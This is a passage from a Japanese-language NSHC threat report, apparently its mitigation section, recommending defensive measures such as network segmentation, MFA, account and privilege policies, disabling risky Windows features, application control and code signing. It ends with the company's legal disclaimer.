- マルウェアが組織の内部ネットワークにアクセスしたり実行したりすることを防止するため、ホスト型の侵入防止システム(HIPS, Host Intrusion Prevention System)、アンチウイルス(Anti-Virus)などのソリューションの使用の検討が必要

2) ネットワーク細分化 (Network Segmentation)

組織の重要なシステム及び資産を隔離するため、ネットワークを物理的及び論理的ネットワークで分割し、セキュリティコントロール及びサービスがそれぞれの下位のネットワークごとに提供できるようにネットワーク細分化(Network Segmentation)の使用の検討が必要

- DMZ(Demilitarized Zone)及び別のホスティングインフラを使用して外部/内部ネットワークを分離する政策の使用の検討が必要
- ハッキンググループのターゲットになりやすい組織の重要なシステム及び資産を識別し、無断アクセス及び変造から該当のシステムを隔離し、保護する政策の使用の検討が必要
- ネットワークのファイアウォールの構成から必要なポートとトラフィック以外は通信できないようにブロックする政策の検討が必要
- ネットワークプロキシ、ゲートワイ及びファイアウォールを使用して内部システムにおける直接的な遠隔アクセスを拒否する政策の使用の検討が必要
- 侵入の探知、分析及び対応システムは別のネットワークから運営するように検討が必要

6. ユーザーアカウントの脅威緩和

1) 多要素認証 (Multi-factor Authentication)

組織の資産にアクセスできるパスワードが漏洩された場合＝にもハッキンググループがアクセスすることを防止するため、複数の段階で認証段階を構成する多要素認証(MFA, Multi-Factor Authentication)の使用の検討が必要

2) アカウント使用政策 (Account Use Policies)

アカウントのセキュリティ設定に関した政策設定の検討が必要

- 企業の内部から業務用として活用している Windows PC のログインユーザーアカウントのパスワードを英語のアルファベットの大文字、小文字及び記号を含んでなるべく 8 桁以上で設定するように検討が必要
- Windows のアクティブディレクトリ(Active Directory)として構成された環境では、グループ政策(Group Policy)通じて企業の内部ネットワークに繋がる Windows PC のゆーあーアカウントのパスワードを英語のアルファベットの大文字、小文字及び記号を含んでなるべく 8 桁以上で設定するように構成し、3 か月ごとにパスワードが変更されるように政策使用の検討が必要
- 承認済みではないデバイスもしくは外部の IP からログインを防ぐよう、条件付きアクセス政策使用の検討が必要
- パスワードが推測されることを防ぐため、いくつかの回数のログイン失敗のあと、アカウントを凍結する政策使用の検討が必要

3) 特権アカウント管理 (Privileged Account Management)

アカウント資格証明によるリスクを最少化するため、管理者のアカウント及び権限が割り当てられた一般アカウントに関しての管理の検討が必要

- リモートデスクトッププロトコル(Remote Desktop Protocol, RDP)を通じてログインできるグループリストからローカル管理者(Administrators)グループを取り除くことについて検討が必要
- 管理者のアカウント及び権限が割り当てられた一般のアカウントの間、資格証明の重複防止のための政策の検討が必要
- 低い権限レベルのユーザーが高いレベルのサービスを作ったり、実行できないように権限設定の検討が必要
- 資格証明の悪用による影響を最少化するため、サービスアカウントにおける権限の制限する政策の検討が必要

7. エンドポイントの脅威緩和

1) ソフトウェアアップデート(Update Software)

エンドポイント(Endpoint)及びサーバーの OS とソフトウェアが最新バージョンでアップデートされているか確認が必要であり、特に外部に漏出されたシステム及供給網の公的に繋がる恐れがあるファイルの配布システム(Deployment Systems)における定期的なアップデートの検討が必要

2) OSの構成 (Operating System Configuration)

ハッキンググループの晒された技術における被害を緩和するため、OS の構成の検討が必要

- NTLM(New-Technology LAN Manager)ユーザー認証プロトコル、Wdigest 認証無効化の検討が必要
- 業務及び運営に不要な場合、リムーバブルメディアを許容せず、制限する政策の検討が必要
- 署名済みではないドライバーがインストールされないよう、制限する政策の検討が必要

3) アプリケーション確認及びサンドボックス(Application Isolation and Sandboxing)

すでにハッキンググループが奪取した権限及び資格証明を通じてほかのプロセス及びシステムにアクセスすることを制限するため、アプリケーション隔離及びサンドボックスの使用の検討が必要

4) 実行防止 (Execution Prevention)

システムからマルウェアの実行を防ぐため、実行ファイル及びスクリプト実行のコントロールの検討が必要


- 信頼できないファイルの実行を防止し、マルウェアの識別及びブロックするため、Windows アプリケーションのコントロールツールの使用の検討が必要
- ファイルが実行されるように許容するか、拒否するルールを作り、このファイルが実行できるユーザー及びグループを指定できる Windows のアップロッカー(AppLocker)の使用の検討が必要

5) 機能の無効化及びプログラムの削除 (Disable or Remove Feature or

Program)

攻撃者の濫用を事前に防ぐため、潜在的に脅威となる恐れがある機能の無効化及びプログラムの削除の検討が必要

- Windows のシステムにインストールされている MS Office のセキュリティ設定の中、「マクロ設定」を「すべてのマクロを表示しない(通知表示)」の基本設定を変更できなくして、アクティブディレクトリ(Active Directory)から GPO Group Policy Object)の設定の上、配布する検討が必要



- DCOM(Distributed Component Object Model)の無効化の検討が必要
- 特定のシステムから MSHTA.exe が起動しないように検討が必要
- WinRM(Windows Remote Management)サービスの無効化の検討が必要
- 不要な自動実行機能の無効化の検討が必要
- ローカルパソコンのセキュリティ設定及びグループ政策から LLMNR(Link-Local Multicast Name Resolution)及びネットバイオス(NetBIOS)の無効化の検討が必要
- ローカルパソコンのセキュリティ設定及びグループ政策から LLMNR(Link-Local Multicast Name Resolution)及びネットバイオス(NetBIOS)の無効化の検討が必要
- PHP の eval()のようなウェブ技術の特定した関数を無効化する検討が必要

6) コード署名 (Code Signing)

信頼できないファイルの実行を防ぐため、コード署名情報を確認する政策設定の検討が必要

- 署名済みではないスクリプトの実行を防ぐパワーシェル(PowerShell)の政策設定の検討が必要
- 署名済みではないファイルの実行を防ぐ政策設定の検討が必要
- 署名済みではないサービスドライバーの登録及び実行を防ぐ政策設定の検討が必要

7) アンチウイルス (Antivirus)

マルウェアのダウンロード及び実行を通じたサイバー脅威を防止するため、これを探知しつつブロックできるアンチウイルス(Antivirus)の使用の検討が必要

- マルウェアのダウンロード及び実行の対応のため、ホスト型侵入防止システム(HIPS, Host Intrusion Prevention System)及びアンチウイルス(Anti Virus)などのソリューション使用の検討が必要

8) エンドポイントからの行為を防止 (Behavior Prevention on Endpoint)

エンドポイント(EndPoint)から潜在的な脅威になりやすい悪性行為が発生しないよう、事前に防止するために行為防止(Behavior Prevention)機能使用の検討が必要

- 信頼できないファイルの実行を防止するため、ASR(Attack Surface Reduction)ルールの有効化の検討が必要
- ファイルの署名が一致しないなど、潜在的な脅威になりやすいファイルを識別及び探知できるエンドポイント(EndPoint)ソリューション使用の検討が必要
- プロセスインジェクション(Process Injection)のような攻撃技術を探知及びブロックするため、行為防止(Behavior Prevention)機能使用の検討が必要

9) ハードウェア設置の制限 (Limit Hardware Installation)

USB デバイス及びリムーバブルメディアを含む承認済みではないハードウェアの使用を制限したり、ブロックしたりする政策を検討

- ¥承認済みではないハードウェアの使用を制限したり、ブロックするようにエンドポイントのセキュリティ構成及びモニタリングエージェントの使用の検討が必要

10) 企業モバイル政策 (Enterprise Policy)

モバイルデバイスの動作をコントロールするための政策設定のため、 EMM(Enterprise Mobility Management)/MDM(Mobile Device Management)システムの使用の検討が必要

- Android デバイスの業務文書及び内部システムのアクセスは制限付きの業務領域のみでアクセスできるように政策設定の検討が必要
- iOS からエンタープライズ配布用証明書で署名し、App Store ではないほかの手段から伝わってきた悪性アプリケーションをユーザーがインストールできないよう、プロフィールの制限設定の検討が必要

LEGAL DISCLAIMER

NSHC (NSHC Pte. Ltd.) takes no responsibility for any incorrect information supplied to us by manufacturers or users. Quantitative market information is based primarily on interviews and therefore is subject to fluctuations. NSHC Research services are limited publications containing valuable market information provided to a selected group of customers. Our customers acknowledge, when ordering or downloading our publications

NSHC Research Services are for customers' internal use and not for general publication or disclosure to third parties. No part of this Research Service may be given, lent, resold, or disclosed to noncustomers without written permission. Furthermore, no part may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, electronic, mechanical, photocopying, recording or otherwise, without the permission of the publisher.

For information regarding permission, contact us. **service@nshc.net**

This document contains information that is the intellectual property of NSHC Inc. and Red Alert team only. This document is received in confidence and its contents cannot be disclosed or copied without the prior written consent of NSHC. Nothing in this document constitutes a guaranty, warranty, or license, expressed or implied.

NSHC.

NSHC disclaims all liability for all such guaranties, warranties, and licenses, including but not limited to: Fitness for a particular purpose; merchantability; non-infringement of intellectual property or other rights of any third party or of NSHC.